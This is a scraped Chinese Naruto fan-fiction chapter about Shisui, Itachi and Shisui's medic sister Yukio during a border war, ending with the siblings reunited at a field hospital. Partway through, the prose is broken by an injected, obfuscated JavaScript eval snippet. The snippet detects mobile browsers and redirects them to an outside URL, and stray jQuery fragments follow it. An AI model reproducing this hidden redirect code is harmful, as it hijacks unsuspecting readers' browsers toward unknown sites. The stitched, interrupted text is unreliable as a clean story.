宇智波止水在木叶的日子,过得很快。
快得像手里的苦无,嗖地一下,就飞出去了。
每天早起,做饭,吃饭。一个人坐在桌边,对面空着,但他还是做两人份。做完了,自己吃掉一份,另一份用布包好,放进冰箱。
等她回来吃。
然后去训练场。
训练场里人不多,偶尔有几个认识的,点点头,各自练各自的。
他练得很刻苦。
不是因为想变强。是因为只有练到筋疲力尽,晚上才不会想她。
不会想她在前线怎么样,有没有受伤,有没有好好吃饭,有没有——
他摇摇头,把这些念头甩开。
然后继续练。
苦无,手里剑,体术,瞬身术。
一遍一遍。
直到太阳落山。
有时候鼬会来。
鼬,又长高了一点,他站在训练场边上,看着止水练,偶尔自己也练一会儿。
两人不说话。
但都知道对方在想什么。
因为她。
“止水哥。”那天傍晚,鼬开口。
止水停下来,看着他。
鼬站在夕阳里,脸上的表情和平常一样平静。但他的眼睛,比平时亮一点。
“我开眼了。”
止水愣了一下。
写轮眼。
宇智波一族的血继限界,在剧烈的情绪波动中觉醒。
他想起自己开眼的时候。
看见的是队长的死。
是那个人挡在他面前,被一刀一刀刺着,也不松手的样子。
“什么时候?”他问。
鼬沉默了一会儿。
“上次任务。”他说。
止水看着他。
七岁。
和他当年一样。
“疼吗?”他问。
鼬想了想,摇摇头。
“不是疼。”他说,“是别的。”
他说不清。
但止水懂。
那种感觉,说不清。
只是会在心里留下一个洞。
永远填不满的洞。
“走吧。”止水说,“回家。”
两人并肩走出训练场。
夕阳把他们的影子拉得很长。
过了几天,任务来了。
边境战事吃紧,需要增援。
止水和鼬,都在名单上。
出发那天早上,止水起得很早。
天还没亮,他就醒了。
躺着,看着天花板。
想起上次离开的时候,雪绪还在。
站在院子里,挥着手,喊“哥早点回来”。
这次她不在。
她在前线。
在比他更危险的地方。
他坐起来,深吸一口气。
然后下床,洗漱,做饭。
还是做两人份。
自己吃掉一份,另一份放进冰箱。
写了一张纸条贴在上面。
“等你回来吃。——哥”
然后他背上装备,走出门。
院门口,鼬已经等着了。
两人对视一眼,没有说话。
只是并肩往前走。
穿过街道,穿过村子,走向边境。
走向她所在的方向。
前线的日子,和止水记忆里一样。
血腥,混乱,生死一瞬。
但又不一样。
因为他不再是一个人。
鼬在他身边。
十岁的止水,八岁的鼬。
两个少年,在战场上穿梭。
他们的身影快得像风,像影,像光。
苦无脱手,敌人倒下。
瞬身术发动,出现在另一个地方。
再出手,又一个敌人倒下。
“那两个小鬼是谁?”
“宇智波一族的!”“那个大的,瞬身术好快——”
“瞬身止水,有人这么叫他。”
瞬身止水。
这个名号,开始在战场上流传。
不是他自己取的。
是别人叫的。
因为他太快了。
快到敌人看不见他的动作,只能看见一道道残影。
止水听见这个名号的时候,正在休息。
他靠在树干上,闭着眼睛。
鼬在旁边,低头擦着苦无。
“瞬身止水。”鼬说,“挺好听的。”
止水睁开眼睛。
“你也有名号。”
鼬愣了一下。
“什么?”
“写轮眼的天才。”止水说,“有人这么叫你。”
鼬没说话。
那天晚上,他们坐在篝火边。
远处偶尔有爆炸声,是前线的动静。
但这里很安静。
“止水哥。”
“嗯?”
“你说她现在在干什么?”
止水愣了一下。
然后他想了想。
“可能在救人。”他说,“可能在哭。可能在写信。”
鼬沉默了一会儿。“她写信吗?”
“写。”止水说,“每周一封。”
鼬看着他。
“写的什么?”
止水想了想。
“什么都写。”他说,“今天救了几个人,吃了什么饭,天气怎么样,想不想我们。”
他顿了顿。
“就是不写自己累不累。”
鼬低下头。
“她从来不写那些。”他说。
止水点点头。
“她不想让我们担心。”
两人沉默了一会儿。
篝火噼啪响着。
“止水哥。”鼬又开口。
“嗯?”
“等战争结束,我想去看她。”
止水看着他。
月光下,鼬的眼睛里有什么东西在闪。
不是泪。
是光。
很小,但很亮。
“好。”他说。
第二天,战斗又开始了。这次不一样。
这次是正面交锋。
砂忍的主力冲过来,木叶的防线被撕开一道口子。
止水和鼬被分开了。
他在东边,她在——
他不知道。
只知道要挡住这些人。
瞬身术发动。
一道残影掠过,三个砂忍倒下。
再发动,又是两个。
再发动——
他忽然停住了。
因为眼前,是一个熟悉的身影。
卡卡西。
白头发,黑面罩,死鱼眼。
他站在那里,浑身是血。
但站着。
“卡卡西?”止水跑过去,“你受伤了?”
卡卡西摇摇头。
“不是我的血。”
他看着止水,那双死鱼眼里,有什么东西沉沉的。
“她呢?”止水问。
卡卡西愣了一下。
“谁?”
“雪绪。”
卡卡西沉默了一秒。
“在后面。”他说,“医疗帐篷。”
止水松了口气。
“那就好。”
卡卡西看着他,说:“她很想你。”
止水愣住了。“什么?”
“她提起你。”卡卡西说,“每次见面都提。”
他顿了顿。
“说你做的饭好吃,说你扎的头发好看,说你最疼她。”
止水听着,心脏却开始加速跳动。
“她还说什么?”
卡卡西想了想。
“说你一定会回去。”
他看着止水,那双死鱼眼里,难得有一丝认真。
“她说,她等你。”
止水站在那里,愣了几秒。
然后他笑了。
很小,但很温柔。
“好。”他说。
战斗继续。
止水的身影在战场上穿梭。
瞬身术,一次接一次。
敌人倒下,一个接一个。
但他心里,一直想着那句话。
她等你。
等他回去。
等他推开院门,看见她站在那里。
喊他“哥”。
他不能死。
绝对不能。
那天晚上,战斗暂时停了。
止水回到营地;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17297069|198580||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
,找到医疗帐篷。
站在门口,他忽然不敢进去。
怕看见她受伤的样子。
怕看见她哭。
怕看见她——
门帘掀开了。
雪绪站在门口。
七岁的她,穿着那身医疗忍者的制服,头发有点乱,脸上有血迹。眼睛底下青黑一片,是好久没睡好的痕迹。
但她站在那里。
站着。
看着他。
“哥。”
止水看着她。
看着她瘦了的脸,看着她疲惫的眼睛,看着她努力忍着的眼泪。
然后他走过去,把她抱进怀里。
紧紧的。
“雪绪。”
她没有说话。
只是把脸埋在他怀里,肩膀一抖一抖的。
哭得很小声。
怕被人听见。
止水抱着她,轻轻拍着她的背。
“没事了。”他说,“我来了。”
她哭得更厉害了。
但没有声音。
只是抖。
两人抱了很久。
直到她哭够了,抬起头。
眼睛红红的,肿肿的。
“哥,”她喊他,声音哑哑的,“我好想你。”
止水看着她。
看着这张小小的脸。
心里那根线,忽然松了。
又紧了。
但不再是闷。
是别的。
他说不清。
“我也想你。”他说。
雪绪看着他。
她伸手,摸了摸他的脸。
“瘦了。”
止水愣了一下。然后他笑了。
“你也是。”
雪绪也笑了。
笑得眼睛弯成月牙。
和记忆里一模一样。
那天晚上,他们坐在帐篷外面。
看着月亮。
和木叶的一样亮。
“哥,”雪绪说,“我今天又救了一个人。”
止水看着她。
“嗯?”
“一个和我差不多大的孩子。”雪绪说,“他的腿被炸断了,我帮他止血,缝好,他活下来了。”
她顿了顿。
“他叫我姐姐。”
止水听着,心里有点酸。
“高兴吗?”他问。
雪绪想了想。
“高兴。”她说,“但之前也有救不回来的。”
她低下头。
“很多。”
止水没有说话。
他只是伸手,把她揽进怀里。
“累吗?”
雪绪沉默了一会儿。
然后她点点头。
很小幅度的点头。
“累。”她说。
止水抱紧她。
“那就休息。”
雪绪靠在他怀里,闭上眼睛。
月亮很亮。
风很轻。
她说:“哥,你今晚别走了。”
止水低头看她。
“好。”他说。
她不说话了。
呼吸慢慢均匀。
睡着了。
止水看着她的睡脸。
比上次见面瘦了,也高了。
眉头微微皱着,即使在梦里也不放松。
他想起她刚才说的话。
“很多救不回来的。”
那些画面,他见过。
那些眼睛,他也见过。
她知道那种感觉了。
那么小,就知道了。
他低头,在她额头上轻轻印了一下。
很小的动作。
像小时候妈妈对他那样。
“睡吧。”他轻声说。
月亮慢慢移动。
夜风吹过。
远处偶尔有爆炸声。
但她睡得很沉。
因为有他在。
第二天早上,雪绪醒来的时候,止水已经不在了。
但她身上,披着他的外套。
上面有他的味道。
淡淡的,像阳光。
她抱着那件外套,坐了一会儿。
然后站起来,开始工作。
因为还有人在等。